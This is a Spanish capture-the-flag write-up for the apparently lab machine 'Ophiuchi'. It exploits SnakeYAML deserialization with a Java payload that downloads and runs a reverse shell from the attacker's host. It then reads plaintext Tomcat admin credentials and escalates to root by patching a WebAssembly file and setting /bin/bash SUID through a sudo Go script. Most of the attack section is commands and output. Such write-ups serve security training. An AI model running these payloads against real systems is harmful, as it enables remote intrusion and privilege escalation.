

Ophiuchi - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCpzM/GEYunOwIMB+FyQCnOaYRK1DYv8e0+VI3Zy7LnY157q+3SITcgm98JGS/g
U15CjJ0KHxeIwNgOcsqfwju8i8GA8sqQCElpJ3zKtKtxeoBo+/o30nKGzT/Ou8lqPK7Eseh60WCo15Rx9iOBS40i6zk77QTc4h2jGL
WmtpMsgDcNG14JAQQd904RCzgw00aQ0J6szs78Us8Piec0rF/T4b1H3sbUedOdA0QKgGbNoj0bVrz5Vw0w6rqxbs1gZLePXB5ZNjm0
holUnerl3WK8NPB9f9ICPYq8PbvVMu6zcytV/cCjwxFloWB989iyuqG/lYcdMhGJLAac0Fy5TRcTB8c5QlmtL44J/4dyuCJAhj5SY6
|   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM79V2Ts2us0NxZA7nnN9jor98XR
kqH4uly451JuMs=
|   256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO31s/C33kbuzZl9ohJWVEmlsW9aq0bU6Zjlpb0QJt0C
8080/tcp  open  http      syn-ack ttl 63 Apache Tomcat 9.0.38
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Parse YAML
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Nov  5 06:34:33 2024 -- 1 IP address (1 host up) scanned in 26.47 seconds
```

Vamos a ver que nos encontramos en el puerto 80 que esta corriendo el servicio "tomcat":




Que es YAML:


Resumen

YAML es un lenguaje de serialización de datos que las personas pueden comprender y suele utilizarse en el diseño de archivos de configuración. Para algunas personas, la sigla YAML significa "otro lenguaje de marcado más"; para otras, es un acrónimo recursivo que quiere decir "YAML no es un lenguaje de marcado", lo que enfatiza la idea de que se utiliza para los datos, no para los documentos.


Vamos a probar insertar texto en formato YAML y le damos a PARSE:




Nos dice que por seguridad esta funcionalidad a sido suspendida:



Si buscamos exploits de YAML nos sale lo siguiente:






Nos dice que se pueden crear exploits en python a traves de la deserealizacion. Pero en "wappalizer" nos muestra que el lenguaje de programacion que procesa es java:




Vamos a buscar exploits para la java YAML:


java yaml exploit

X |   


Todo Videos Imágenes Noticias Web Libros Finanzas Herramientas

 Snyk
https://snyk.io > blog > unsafe-des... · Traducir esta página ⋮

Unsafe deserialization vulnerability in SnakeYaml (CVE- ...
14 dic 2022 — SnakeYaml, a **YAML** 1.1 parser and emitter for **Java**, has been reported as vulnerable to CVE-2022-1471, a deserialization **vulnerability** that ...

 Veracode
https://www.veracode.com > blog · Traducir esta página ⋮

Resolving CVE-2022-1471 with the SnakeYAML 2.0 Release
3 mar 2023 — The Remote Code Execution **vulnerability** is due to the library not restricting **Java** types when deserializing objects using `Constructor`. **Java** ...

 Medium
https://swapneildash.medium.com > ... · Traducir esta página ⋮

SnakeYaml Deserilization exploited | by Swapneil Kumar Dash
9 sept 2019 — This blog is about a SnakeYaml deserilization **vulnerability** that was exploited by my friend in one of the recent penetration testing engagements.

Todos nos hablar de la vulnerabilidad en "SnakeYaml". En github encontramos una forma de explotarlo:

artsploit/ **yaml-payload** Public

> Code Issues 4 Pull requests Actions Projects Security Insights

master 1 Branch Tags

Go to file Code

artsploit Initial commit f4d8cfa · 5 years ago 1 Commit

src Initial commit 5 years ago

.gitignore Initial commit 5 years ago

README.md Initial commit 5 years ago

README

A tiny project for generating payloads for the SnakeYAML deserialization gadget (taken from <https://github.com/mbechler/marshalsec>):

```
!!javax.script.ScriptEngineManager [
!!java.net.URLClassLoader [[
!!java.net.URL ["http://artsploit.com/yaml-payload.jar"]
]]
]
```

Put the java code you want execute into [AwesomeScriptEngineFactory.java](#) and compile:

```
javac src/artsploit/AwesomeScriptEngineFactory.java
jar -cvf yaml-payload.jar -C src/ .
```

Nos clonamos el repositorio y vemos que esta hay un exploit .java:

```
package artsploit;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineFactory;
import java.io.IOException;
import java.util.List;

public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("dig scriptengine.x.artsploit.com");
            Runtime.getRuntime().exec("/Applications/Calculator.app/Contents/MacOS/Calculator");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    @Override
    public String getEngineName() {
        return null;
    }
}
```

Go to file Code About

A tiny project for generating SnakeYAML deserialization payloads

Activity 5 years ago

103 forks

Report repository

Releases

Como podemos ver esta ejecutando el comando "dig". Nosotros vamos a ejecutar el comando "curl" para descargarnos una reverse shell de nuestro equipo y la ejecutaremos con "bash":

```
package artsplot;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineFactory;
import java.io.IOException;
import java.util.List;

public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("curl -o reverse.sh http://10.10.14.11/reverse.sh");
            Runtime.getRuntime().exec("bash reverse.sh");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

Ahora creamos un archivo llamado bash.sh con el oneliner de "sh" para obtener una revere shell:

```
sh -i >& /dev/tcp/10.10.14.11/1234 0>&1
```

Ejecutamos el comando que nos dice en github para pasarlo a formato java:


```
javac src/artsplot/AwesomeScriptEngineFactory.java
jar -cvf yaml-payload.jar -C src/ .
```

Ahora nos ponemos a la escucha con netcat en el puerto 1234 y nos abrimos 2 servidores web con python3:

- Uno para compartir el archivo yaml-payload.jar por el puerto 8080
- Otro para compartir el archivo reverse.sh por el puerto 80

Ejecutamos el codigo que nos muestra pero lo modificamos para nosotros:

```
!!javax.script.ScriptEngineManager [
    !!java.net.URLClassLoader [[
        !!java.net.URL ["http://artsplot.com/yaml-payload.jar"]
    ]]
]
```



Una vez lo enviamos puede que no consigamos una reverse shell, hay que actualizar el navegador para volver a ejecutar todo. Obtenemos al reverse shell:

```
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.227] 44584
sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
tomcat@ophiuchi:/$ ^Z
```

ESCALADA DE PRIVILEGIOS

Vamos a los archivos de configuracion de tomcat para ver si encontramos credenciales del usuario admin:

```
tomcat@ophiuchi:~/conf$ cat *|grep admin
<user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>
```

Iniciamos sesion como el usuario admin y vamos a ver que comandos puedo ejecutar como el usuario root:

```
admin@ophiuchi:/opt/tomcat/conf$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
admin@ophiuchi:/opt/tomcat/conf$
```

El archivo lee el archivo "main.wasm" de forma relativa y ejecuta el "/bin/bash" del archivo "deploy.sh". Ademas vemos un if que dice que si f no es igual a 1 escriba "Not ready to deploy":

```
admin@ophiuchi:/opt/wasm-functions$ strings index.go
package main
import (
    "fmt"
    wasm "github.com/wasmerio/wasmer-go/wasmer"
    "os/exec"
    "log"
func main() {
    bytes, _ := wasm.ReadBytes("main.wasm")
    instance, _ := wasm.NewInstance(bytes)
    defer instance.Close()
    init := instance.Exports["info"]
    result,_ := init()
    f := result.String()
    if (f != "1") {
        fmt.Println("Not ready to deploy")
    } else {
        fmt.Println("Ready to deploy")
        out, err := exec.Command("/bin/sh", "deploy.sh").Output()
        if err != nil {
            log.Fatal(err)
        }
        fmt.Println(string(out))
    }
}
admin@ophiuchi:/opt/wasm-functions$
```

Estos son los archivos que ejecuta:

```
admin@ophiuchi:/opt/wasm-functions$ ls -la
total 3928
drwxr-xr-x 3 root root    4096 Oct 14  2020 .
drwxr-xr-x 5 root root    4096 Oct 14  2020 ..
drwxr-xr-x 2 root root    4096 Oct 14  2020 backup
-rw-r--r-- 1 root root     88 Oct 14  2020 deploy.sh
-rwxr-xr-x 1 root root 2516736 Oct 14  2020 index
-rw-rw-r-- 1 root root    522 Oct 14  2020 index.go
-rwxrwxr-x 1 root root 1479371 Oct 14  2020 main.wasm
```

Vamos a probar a ejecutarlo como sudo:

```
admin@ophiuchi:/opt/wasm-functions$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Not ready to deploy
```

Nos dice que no esta listo para desplegar. Como podemos ver no tenemos permisos de escritura para "main.wasm" y "deploy.sh" y ejecutando el comando strings no podemos ver el contenido de "main.wasm". Para poder verlo de forma legible hay una herramienta llamada "wasm2wat":

<https://github.com/WebAssembly/wabt?tab=readme-ov-file>

Seguimos los pasos de instalacion:

```
$ git clone --recursive https://github.com/WebAssembly/wabt
$ cd wabt
$ git submodule update --init
```

This will fetch the testsuite and gtest repos, which are needed for some tests.

Building using CMake directly (Linux and macOS)

You'll need [CMake](#). You can then run CMake, the normal way:

```
$ mkdir build
$ cd build
$ cmake ..
$ cmake --build .
```

Nos descargamos el archivo "main.wasm" y lo transferimos a un archivo "wat" con "wasm2wat" para que sea legible:


```
(kali㉿kali)-[~/Downloads/yaml-payload/wabt/bin]
$ ./wasm2wat ../main.wasm > main.wat

(kali㉿kali)-[~/Downloads/yaml-payload/wabt/bin]
$ cat main.wat
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 0)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
```

Podemos ver una constante que es 0. Si nos acordamos del exploit "index.go" si la constante o variable no era igual a 1 salia el mensaje "Not ready to deploy". Lo que podemos hacer es modificar el "main.wasm" haciendo que la constante sea igual a 1 para que se ejecute el "else" de la condicional

```
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 1)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
```

Lo volvemos a transferir a formato wasm con "wat2wasm":

```
(kali㉿kali)-[~/Downloads/yaml-payload/wabt/bin]
$ ./wat2wasm main.wat > main.wasm

(kali㉿kali)-[~/Downloads/yaml-payload/wabt/bin]
$ file main.wasm
main.wasm: WebAssembly (wasm) binary module version 0x1 (MVP)
```

Lo subimos a la maquina victima al directorio tmp y creamos el script "deploy.sh" que es el que menciona index.go y le damos permiso de escritura, en este caso otorgara permisos SUID a la bash:

```
admin@ophiuchi:/tmp$ wget http://10.10.14.11/main.wasm
--2024-11-05 15:28:51-- http://10.10.14.11/main.wasm
Connecting to 10.10.14.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 112 [application/wasm]
Saving to: 'main.wasm'

main.wasm                               100%[=====]

2024-11-05 15:28:51 (9.81 MB/s) - 'main.wasm' saved [112/112]

admin@ophiuchi:/tmp$ nano deploy.sh
admin@ophiuchi:/tmp$ cat deploy.sh
#!/bin/bash

chmod +s /bin/bash
```

Ejecutamos otra vez el comando "go" como sudo. Deberiamos tener permisos SUID en la bash, por lo que podemos ejecutar la bash como root:

```
admin@ophiuchi:/tmp$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy

admin@ophiuchi:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Feb 25  2020 /bin/bash
admin@ophiuchi:/tmp$ /bin/bash -p
bash-5.0# whoami
root
```